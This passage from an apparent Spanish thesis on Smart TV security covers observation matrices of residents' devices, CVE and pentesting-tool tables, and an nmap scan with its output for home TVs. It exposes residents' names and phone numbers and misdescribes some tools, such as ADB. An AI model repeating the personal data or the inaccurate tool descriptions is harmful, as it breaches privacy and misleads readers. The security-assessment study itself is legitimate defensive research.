Marca TV:	Samsung	**Modelo TV:**	P-Series Quantum X
Versión del SO:	Android TV	**Número de puertos:**	HDMI 3, USB 2
Observador:	Matza Jonathan		

Área que observar	**Objetivo**	**Criterios de observación**	**Observación**
Configuración de seguridad	Analizar las medidas de seguridad adecuadas para proteger los dispositivos de ataques.	Los usuarios han configurado contraseñas seguras para sus dispositivos de red.	Durante la observación se constató que el usuario mantiene contraseñas en distintas aplicaciones instaladas en el Smart TV.
Aplicaciones y servicios	Revisar el uso de aplicaciones y servicios que sean seguros y confiables.	Los usuarios solo usan aplicaciones y servicios de fuentes confiables.	Se notó que el usuario utiliza aplicaciones poco confiables como Pluto TV. Los cuales son descargados de páginas no oficiales.
Conexión a internet	Conectar los dispositivos a Internet de forma segura.	Los usuarios usan una conexión a Internet segura.	Se observó que el usuario tiene una conexión segura hacia la red.
Actualización de software.	Instalar las actualizaciones de software de forma oportuna para corregir vulnerabilidades y mejorar la seguridad.	Los usuarios mantienen sus dispositivos Smart TV actualizados con la última versión de software.	El televisor inteligente del usuario tiene una función de actualización automática, la cual está activada.
Conclusión:	la evaluación indica que existen algunas prácticas de seguridad sólidas, como la actualización de software y una conexión segura a Internet. Sin embargo, se destacan áreas de mejora, como la gestión de contraseñas y la descarga de aplicaciones de fuentes confiables.		

Tabla 27. Matriz de observación del vigésimo cuarto dispositivo.

Usuario:	Alejandro Sisa	CI:	-
Teléfono:	0987413244	**Correo:**	-
Marca TV:	LG	**Modelo TV:**	LG OLED GX Series
Versión del SO:	webOS	**Número de puertos:**	HDMI 2, USB 1
Observador:	Matza Jonathan		

Área que observar	**Objetivo**	**Criterios de observación**	**Observación**
Configuración de seguridad	Analizar las medidas de seguridad adecuadas para proteger los dispositivos de ataques.	Los usuarios han configurado contraseñas seguras para sus dispositivos de red.	Se observó que el usuario no tiene ninguna contraseña en el televisor y tampoco en aplicaciones. Esto podría deberse a que el modelo de su dispositivo no cuenta con esa función y el desconocimiento del usuario de las aplicaciones que usa.
Aplicaciones y servicios	Revisar el uso de aplicaciones y servicios que sean seguros y confiables.	Los usuarios solo usan aplicaciones y servicios de fuentes confiables.	Se notó que el usuario utiliza aplicaciones poco confiables como libre play. Los cuales son descargados de páginas no oficiales.
Conexión a internet	Conectar los dispositivos a Internet de forma segura.	Los usuarios usan una conexión a Internet segura.	La red utiliza un tipo de cifrado fuerte WPA2, esto quiere decir que utiliza una red segura.
Actualización de software.	Instalar las actualizaciones de software de forma oportuna para corregir vulnerabilidades y mejorar la seguridad.	Los usuarios mantienen sus dispositivos Smart TV actualizados con la última versión de software.	Se confirmó que el Smart TV en cuestión se mantiene actualizado con la última versión de software.
Conclusión:	aunque el usuario mantiene su dispositivo Smart TV actualizado y cuenta con una red segura, hay áreas de mejora, como la configuración de contraseñas y la descarga de aplicaciones de fuentes confiables.		

Tabla 28.Matriz de observación del vigésimo quinto dispositivo.

Usuario:	Wilmer Moreta	CI:	-
Teléfono:	0973425100	**Correo:**	-
Marca TV:	LG	**Modelo TV:**	NanoCell 90 Series
Versión del SO:	Android TV	**Número de puertos:**	HDMI 2USB 2
Observador:	Matza Jonathan,		

Área que observar	**Objetivo**	**Criterios de observación**	**Observación**
Configuración de seguridad	Analizar las medidas de seguridad adecuadas para proteger los dispositivos de ataques.	Los usuarios han configurado contraseñas seguras para sus dispositivos de red.	Se observó que el usuario no tiene ninguna contraseña en el televisor y tampoco en aplicaciones. Esto podría deberse a que el modelo de su dispositivo no cuenta con esa función y el desconocimiento del usuario de las aplicaciones que usa.
Aplicaciones y servicios	Revisar el uso de aplicaciones y servicios que sean seguros y confiables.	Los usuarios solo usan aplicaciones y servicios de fuentes confiables.	Se notó que el usuario utiliza aplicaciones poco confiables como libre play. Los cuales son descargados de páginas no oficiales.
Conexión a internet	Conectar los dispositivos a Internet de forma segura.	Los usuarios usan una conexión a Internet segura.	La red utiliza un tipo de cifrado fuerte WPA2, esto quiere decir que utiliza una red segura.
Actualización de software.	Instalar las actualizaciones de software de forma oportuna para corregir vulnerabilidades y mejorar la seguridad.	Los usuarios mantienen sus dispositivos Smart TV actualizados con la última versión de software.	Se confirmó que el Smart TV en cuestión se mantiene actualizado con la última versión de software.
Conclusión:	El usuario mantiene su dispositivo Smart TV actualizado y cuenta con una red segura. Sin embargo, hay áreas de mejora, como la configuración de contraseñas y la descarga de aplicaciones de fuentes confiables.		

Análisis e interpretación



Figura 12. Marcas de Smart TV.

Mediante la observación se realizó un análisis de las marcas más utilizadas en el barrio Pucará, donde se notó que las marcas de Smart TV más utilizadas son TCL, LG, Riviera, Samsung, Sony, respectivamente.

La evaluación de seguridad en los dispositivos Smart TV en el Barrio Pucará revela la necesidad de concienciar a los usuarios sobre la importancia de implementar medidas de seguridad, utilizar fuentes confiables de aplicaciones y mantener actualizados sus dispositivos. Estas acciones son esenciales para proteger la privacidad y la integridad de los dispositivos inteligentes en el hogar.

2.2.4 Procesamiento y análisis de datos

En base a la información obtenida a través de los instrumentos de recolección aplicadas a los usuarios de los dispositivos Smart tv se determina que:

- Un número significativo de usuarios no están tomando las medidas adecuadas para proteger sus televisores inteligentes. Por ejemplo, muchos usuarios no actualizan el software de sus dispositivos, no cambian las contraseñas predeterminadas de las aplicaciones y no están al tanto de las amenazas de seguridad.

- El desconocimiento de seguridad en dispositivos Smart TV de los usuarios es un problema que puede tener graves consecuencias. Los televisores inteligentes son dispositivos conectados a Internet que pueden acceder a una

amplia gama de datos personales, como información de contacto, información financiera e información de salud.

- Un número significativo de encuestados no ha cambiado las contraseñas predeterminadas de sus dispositivos o aplicaciones, lo que las hace vulnerables a ataques cibernéticos.

- Los usuarios descargan aplicaciones de fuentes no oficiales, como sitios web de terceros o tiendas de aplicaciones no autorizadas. Esto representa un riesgo importante, ya que las aplicaciones de fuentes no oficiales pueden contener malware o contenido malicioso.

CAPÍTULO III.- RESULTADOS Y DISCUSIÓN

3.1 Análisis y discusión de los resultados.

3.1.1 Análisis de las vulnerabilidades de los dispositivos Smart TV.

Se realizó un análisis de las vulnerabilidades registradas en NVD el cual es un repositorio de gestión de vulnerabilidades para determinar los posibles riesgos y su nivel de amenazas en los dispositivos Smart TV.

Tabla 29. Análisis de vulnerabilidades en Smart TV [32].

Código de la vulnerabilidad	Descripción	Nivel de amenaza
CVE-2020-21406	Permite a los atacantes provocar una denegación de servicio.	Alto
CVE-2020-21405	Permite a los atacantes corromper archivos mediante llamadas al servicio saveDeepColorAttr.unk	Medio
CVE-2020-27403	Permite a los atacantes ejecutar código arbitrario en un televisor inteligente Samsung mediante un ataque de desbordamiento de búfer.	Alto
CVE-2022-44636	Permite a los atacantes habilitar el acceso al micrófono mediante suplantación de Bluetooth cuando un usuario activa el control remoto presionando un botón.	Medio
CVE-2020-9380	Permite a los atacantes provocar una denegación de servicio en un televisor inteligente LG mediante un ataque de desbordamiento de búfer.	Alto
CVE-2020-10180	Permite a los atacantes provocar una denegación de servicio en un televisor inteligente Samsung mediante un ataque de desbordamiento de búfer.	Alto
CVE-2020-10193	Permite a los atacantes tomar el control de un televisor inteligente Samsung mediante un Ataque de inyección de comandos.	Alto
CVE-2021-27943	El procedimiento de emparejamiento utilizado por los televisores inteligentes lo que permite a un actor amenazador forzar empareje el dispositivo.	Medio
CVE-2021-27942	Permiten que un actor de amenazas ejecute código arbitrario desde una unidad USB a través de la funcionalidad Smart	Alto

	Cast.	

Las vulnerabilidades identificadas en la tabla 29 representan una amenaza significativa para los usuarios de televisores inteligentes. Estos permiten a los atacantes ejecutar código malintencionado en los televisores inteligentes, lo que podría conducir a la instalación de malware, el robo de datos o el control remoto del dispositivo.

3.1.2 Técnicas para detectar vulnerabilidades

Se realizó un análisis de las técnicas de Pentesting para determinar las más adecuadas en la detección de vulnerabilidades en dispositivos inteligentes.

Tabla 30. Análisis de las técnicas de Pentesting.

Técnica	Amenaza	Descripción
Inyección SQL	Robo de datos, alteración de datos o toma de control de una base de datos [29].	Se utiliza para inyectar código malicioso en una base de datos. El código malicioso puede utilizarse para robar datos, alterar datos o tomar el control de la base de datos [29].
Ataques Man in the Middle (MITM)	Robo de datos, secuestro de sesiones o redireccionamiento a sitios web maliciosos [13].	Utilizado para robar información personal, manipulando el tráfico de red, siendo interceptado de diferentes formas [13].
Ataques de Explotación de puertos	Permite al atacante realizar cualquier acción en el dispositivo, robar datos o borrar archivos [28].	Estos ataques se utilizan para obtener acceso root o administrador a un dispositivo [28].
Ataques de inyección	Obtención de acceso no autorizado a un dispositivo [24].	En un dispositivo pueden ser explotadas para obtener acceso no autorizado al dispositivo [24].
Ataques de fuerza bruta	Obtención de contraseñas [29].	Se utilizan para adivinar las contraseñas de un usuario o sistema [29].

Ataques de malware	Robo de datos, toma de control de un dispositivo o realización de otras acciones maliciosas [27].	Instalan software malicioso en un dispositivo [29].
Ataques de denegación de servicio (DoS)	Inutilización de un sistema [28].	Se utilizan para saturar un sistema con tráfico de red, lo que hace que el sistema sea inutilizable [28].

Para comprometer la seguridad de un Smart TV se escogió la técnica DOS y MITM para desestabilizar eficientemente el funcionamiento del dispositivo al saturar sus recursos y las técnicas de ataques de malware y Explotación de puertos para aprovechar las debilidades específicas en el sistema operativo del dispositivo.

3.1.3 Herramientas de Pentesting

Las herramientas de seguridad informática son esenciales para proteger los sistemas y redes informáticos, Se realizó un análisis de las herramientas de Pentesting para determinar las más adecuadas.

Tabla 31. Herramientas de Pentesting.

Herramienta	Descripción	Actividad
Nmap	Escáner de puertos y servicios que se utiliza para identificar hosts activos y servicios en ejecución [22].	Realiza un escaneo de puertos y servicios para identificar posibles objetivos y vulnerabilidades [22].
Wireshark	Capturador de paquetes de red que se utiliza para analizar el tráfico de red [21].	Captura y analiza el tráfico de red para identificar amenazas [21].
Metasploit	Framework de explotación que se utiliza para explotar vulnerabilidades conocidas. [24]	Se utiliza para explotar vulnerabilidades para obtener acceso a un sistema [24].
Nessus	Herramienta de auditoría de seguridad que se utiliza para identificar vulnerabilidades en un sistema o red, cuenta con una gran variedad de herramientas de hacking [23].	Realiza una auditoría de seguridad para identificar vulnerabilidades conocidas [23].

Kali Linux	Distribución de Linux especializada en seguridad informática que incluye una amplia gama de herramientas de pentesting [28].	Incluye una amplia gama de herramientas de seguridad para realizar auditorías, pruebas de penetración y análisis forense [28].
ADB(Android Debug Bridge)	Herramienta de análisis de vulnerabilidades web que se utiliza para identificar vulnerabilidades en aplicaciones web [22].	Se utiliza para identificar vulnerabilidades en aplicaciones web [22].
LOIC (Low Orbit Ion Cannon)	Herramienta gratuita y de código abierto que permite realizar ataques de inundación TCP, UDP y HTTP [4].	Se utiliza para lanzar ataques de denegación de servicio contra un objetivo [4].
Wfuzz	Herramienta de exploración de aplicaciones web que se utiliza para identificar puntos de entrada y vulnerabilidades en aplicaciones web [23].	Se utiliza para encontrar vulnerabilidades en aplicaciones web [23].
Ettercap	Herramienta de hacking que se utiliza para identificar y monitorear tráfico en la red [13].	Se utiliza para técnicas MITM y DOS [13].

El análisis realizado en la tabla 31permitio seleccionar las herramientas Wireshark, Nessus, Nmap, Metasploit, ADB, loic, Ettercap para el análisis de paquetes de red e identificar actividades sospechosas o vulnerabilidades en los dispositivos, para su posterior análisis y explotación.

3.2 Metodología de desarrollo

Las metodologías son enfoques estructurados y organizados que proporcionan directrices y mejores prácticas para el desarrollo de la propuesta. Para ello, se puede realizar una comparación entre las metodologías Owasp, Kanban y ISSAF.

Owasp. –La metodología permite evaluar la seguridad de dispositivos IoT, identificando y mitigando vulnerabilidades.

Kanban. – Es una metodología ágil que visualiza el flujo de trabajo, limita el WIP y mejora continuamente. Se usa para gestionar cualquier proyecto, como la evaluación de seguridad.

ISSAF. – Evalúa la seguridad de sistemas de información y comunicaciones. se puede utilizar para evaluar la seguridad de cualquier tipo de dispositivo conectado a Internet.

Tabla 32. Cuadro comparativo entre las metodologías.

Aspecto	OWASP	Kanban	ISSAF
Tamaño del proyecto	Cualquier tamaño [20].	Puede adaptarse a cualquier tamaño [27].	Medianos y grandes [27].
Tamaño del equipo	Mínimo 1 personas [20]	Mínimo 1 persona y máximo 10 personas [27].	Mínimo 2 personas y máximo 10 personas [27].
Marco de tiempo	No tiene un marco de tiempo específico [27].	Se enfoca en ítems individuales [27].	No tiene un marco de tiempo específico [27].
Gestión de requisitos	Utiliza una combinación de métodos.	Utiliza tableros Kanban [13].	Utiliza tarjetas de tareas [13].
Desarrollo	Es iterativo y rápido [28].	Es gradual y evolutivo [13].	Es iterativo y rápido [13].
Fases	Reconocimiento, escaneo, análisis de vulnerabilidades, explotación, Reporte [20].	Define el flujo de trabajo, visualiza las fases, finaliza tareas antes de comenzar otras, planificación, desarrollo, entrega [27].	Control del flujo de tareas [27].
Retroalimentación	Sugiere retroalimentaciones periódicas [28].	Sugiere retroalimentaciones periódicas [27].	Sugiere retroalimentaciones tempranas a medida que se desarrolla la entrega [27].
Ventaja	Ayuda a prevenir vulnerabilidades de seguridad en software [28].	Gestiona el flujo de trabajo de manera eficaz [27].	Produce software de alta calidad [27].

Desventaja	Puede ser compleja y requerir un equipo especializado [28].	Puede ser difícil gestionar proyectos con plazos estrictos [27].	Puede ser difícil adaptarlo a proyectos complejos [27].

En este proyecto, se ha optado por la implementación de OWASP, ya que es una metodología flexible y adaptable a proyectos de cualquier tamaño, lo que es importante para el análisis de vulnerabilidad en dispositivos Smart TV, las fases de la metodología son orientadas al análisis y explotación de vulnerabilidades en dispositivos lo que facilita y forma parte fundamental en el desarrollo del presente proyecto.

3.2.1 Fases de la metodología OWASP

A continuación, se describen las 6 fases aplicadas:

- **Reconocimiento. -** Comprende un descubrimiento físico, recopilar información sobre el dispositivo objetivo, como la arquitectura, el software y las configuraciones.

- **Escaneo. -** Se realiza un escaneo de dispositivos activos dentro de la red, se utiliza la herramienta Nmap para cumplir los objetivos de esta fase.

- **Análisis de vulnerabilidades. -** En la fase de análisis de vulnerabilidades, los evaluadores investigan las vulnerabilidades identificadas para comprender cómo se pueden explotar.

- **Explotación. -** Comprende en aplicar herramientas, métodos y técnicas para vulnerabilizar el dispositivo de datos.

- **Reporte. -** En base a lo que determinen las pruebas de pentesting proponer mecanismos de seguridad es el objetivo de esta fase y presentar el debido reporte de cada una de las fases.



Figura 13. Fases de la metodología OWASP.

- **Visualizar el flujo de trabajo**

Para la visibilidad del flujo de trabajo, se creó un tablero de tareas con cada una de las fases mediante la aplicación jira como se muestra en la Figura 13. El tablero consta de tres columnas: Por hacer, En curso y listo.

Figura 14. Tablero de trabajo Jira.

3.3 Desarrollo de la propuesta

Para el análisis de vulnerabilidades de los dispositivos Smart TV, se utilizaron las fases de la metodología OWASP.

3.3.1 Fase de reconocimiento

Mediante la observación a 6 dispositivos diferentes se obtuvo la siguiente información.

a. Dispositivo Smart TV 1

Tabla 33. Características de la Smart TV 1.

Características	**Descripción**
Marca	TCL
Modelo	43S525
Versión de firmware	V8-R41KT01-LF1V325.008616
Red **Proveedor**	Red doméstica Fiber Store
Dirección IP	192.168.100.18
Sistema operativo	Android TV
Seguridad	Encriptación WPA2, firewall activado
Aplicaciones instaladas	Netflix, YouTube, Pluto TV
Funciones y características	Control remoto universal

El dispositivo pertenece a uno de los moradores del barrio Pucará, después de familiarizarse con el televisor inteligente TCL, se observó que algunas aplicaciones instaladas son de fuentes no seguras y otras que necesitan claves para usarse.

b. Dispositivo Smart TV 2

Tabla 34. Características de la Smart TV 2.

Características	**Descripción**
Marca	Riviera
Modelo	TPXM43A
Versión de firmware	1.0.0
Red **Proveedor**	Red doméstica **Fiber Store**
Dirección IP	192.168.100.67
Sistema operativo	Android TV 5.0
Seguridad	WPA2
Aplicaciones instaladas	Netflix, YouTube, Magis TV, varios juegos.
Funciones y características	Control parental, protección de privacidad

Después de usar un televisor inteligente Riviera por un tiempo, se descubrió que algunas de las aplicaciones instaladas provenían de fuentes no confiables. El Smart TV cuenta con un sistema operativo Android.

c. Dispositivo Smart TV 3

Tabla 35. Características de la Smart TV 3.

Características	**Descripción**
Marca	Sony
Modelo	X900H
Versión de firmware	1.0.0
Red **Proveedor**	Red doméstica Fiber Store
Dirección IP	192.168.100.16
Sistema operativo	Android TV 5.0
Seguridad	WPA2

Aplicaciones instaladas	Netflix, YouTube, Magis TV, varios juegos.
Funciones y características	Control parental, protección de privacidad

El televisor Sony X900H es un dispositivo cuenta con una amplia gama de funciones y características. El televisor está equipado con el sistema operativo Android TV, el televisor no contaba con las ultimas actualizaciones del sistema.

d. Dispositivo Smart TV 4

Tabla 36. Características de la Smart TV 4.

Características	**Descripción**
Marca	LG
Modelo	OLED55C9PUA
Versión de firmware	C9 05.30.11
Red **Proveedor**	Red doméstica Infinity
Dirección IP	192.168.0.100
Sistema operativo	webOS
Seguridad	WPA2
Aplicaciones instaladas	Netflix, YouTube.
Funciones y características	Control por voz

Después de familiarizarse con el televisor inteligente LG, se observó que es un dispositivo relativamente nuevo, el sistema operativo que utiliza es webOS, las aplicaciones que puede instalar son limitadas.

e. Dispositivo Smart TV 5

Tabla 37. Características de la Smart TV 5.

Características	**Descripción**
Marca	Riviera

Modelo	RLED-AND50TPXM
Versión de firmware	1.0.0
Red	Red doméstica
Dirección IP	192.168.100.14
Sistema operativo	Android TV 5.1
Seguridad **Proveedor**	WPA2 Speedy
Aplicaciones instaladas	Netflix, Pluto TV, Magis TV
Funciones y características	Control parental, protección de privacidad

Luego de la revisión del televisor inteligente Riviera, se encontró que algunas de las aplicaciones no tenían la seguridad adecuada. El Smart TV cuenta con un sistema operativo Android.

f. Dispositivo Smart TV 6

Tabla 38. Características de la Smart TV 6.

Características	**Descripción**
Marca	TCL
Modelo	QLED
Versión de firmware	1.0.0
Red **Proveedor**	Red doméstica Speedy
Dirección IP	192.168.100.15
Sistema operativo	Android TV 5.1
Seguridad	WPA2
Aplicaciones instaladas	Netflix, YouTube, Facebook, varios juegos.
Funciones y características	Control parental, protección de privacidad

Después de usar un televisor inteligente TCL por un tiempo, se observó que el televisor está equipado con el sistema operativo Android TV, que ofrece una gran variedad de aplicaciones y contenido.

3.3.2 Fase de escaneo

Para esta fase se utilizó el sistema operativo Kali Linux, el cual se aloja en un sistema de virtualización llamado VirtualBox y las herramientas NMAP y Nessus (Anexo B).

Figura 15. Máquina virtual Kali Linux.

Se procedió a escanear los hosts desde la máquina atacante, con las herramientas Nmap y Nessus, las cuales son herramientas de monitoreo, pudiendo analizar puertos abiertos y sus servicios y vulnerabilidades que pueden tener los dispositivos.

Mediante la herramienta Nmap se logró el objetivo, utilizando el comando:

Nmap -O -p- -sV -sS -n -Pn dirección IP_a_evaluar

Tabla 39. Parámetros para escanear puertos y sistemas operativos con Nmap.

Parámetros	**Descripción**
-O	Activa la detección del sistema operativo.
-p-	Indicar escaneo de todos los puertos
-sV	Activa la detección de versiones de servicios.
-sS	Realiza un escaneo TCP SYN stealth.
-n	Indica a la herramienta que no realice resolución de DNS durante el

	escaneo.
-Pn	No realiza ninguna prueba de ping al objetivo antes de escanearlo.

a. Escaneo de Smart TV 1

- **Resultados del escaneo con Nmap**



Figura 16. Escaneo de Nmap a Smart TV 1.

El escaneo de Nmap realizado encontró que la TV1 tiene 10 puertos abiertos. Los servicios asociados con los puertos abiertos no se pudieron identificar por completo. El host se identifica con un sistema operativo Android.

- **Resultados de escaneo con Nessus**



Figura 17. Escaneo de Nessus a Smart TV 1.

El escaneo de Nessus ha identificado un total de 29 vulnerabilidades en la TV1 con la dirección IP 192.168.100.18. las cuales son 1 Alta, 3 medias y 25 de información.

b. Escaneo de Smart TV 2

- **Resultados del escaneo con Nmap**



Figura 18. Escaneo de Nmap a Smart TV 2.

El escaneo realizado a la TV2 encontró que tiene 9 puertos abiertos, de los cuales todos son TCP. Los servicios asociados con los puertos abiertos no se pudieron identificar por completo. El host se identifica con un sistema operativo Android 5.0.

- **Resultados de escaneo con Nessus**



Figura 19. Escaneo de Nessus a Smart TV 2.

El escaneo de Nessus ha identificado un total de 8 vulnerabilidades en la TV2 con la dirección IP 192.168.100.26. todas son de información.

c. Escaneo de Smart TV 3

- **Resultados del escaneo con NMAP**

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -O  -p- -sV -sS  -n -Pn  192.168.100.16
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-14 13:37 EST
Nmap scan report for 192.168.100.16
Host is up (0.00077s latency).
Not shown: 65529 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
5555/tcp open  freeciv?
6466/tcp open  ssl/unknown
6467/tcp open  ssl/unknown
MAC Address: F0:35:75:F3:9A:3F (Hui Zhou Gaoshengda Technology)
Device type: media device
Running: Google Android 5.X
OS CPE: cpe:/o:google:android:5.0
OS details: Sony Android TV (Android 5.0)
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 117.89 seconds
```

Figura 20. Escaneo de Nmap a Smart TV 3.

El informe de escaneo revela que el dispositivo TV3 con la dirección IP 192.168.100.16 es un televisor Android TV con un sistema operativo Android 5.0, La dirección MAC del dispositivo pertenece a “Hui Zhou Gaoshengda Technology”. Además de contar con varios puertos abiertos con servicios identificados.

- **Resultados de escaneo con Nessus**



Figura 21. Escaneo de Nessus a Smart TV 3.

El escaneo de Nessus ha identificado un total de 29 vulnerabilidades en la TV3 con la dirección IP 192.168.100.16. las cuales son 1 Alta, 1 media y 27 de información.

d. Escaneo de Smart TV 4

- **Resultados del escaneo con NMAP**



Figura 22. Escaneo de Nmap a Smart TV 4.

El escaneo mostró que la TV4 tiene varios puertos abiertos que pueden ser vulnerables a ataques. Es importante tomar medidas para mitigar estos riesgos, como actualizar el sistema operativo, consultar la base de datos de vulnerabilidades y aplicar parches a cualquier vulnerabilidad conocida.

- **Resultados de escaneo con Nessus**

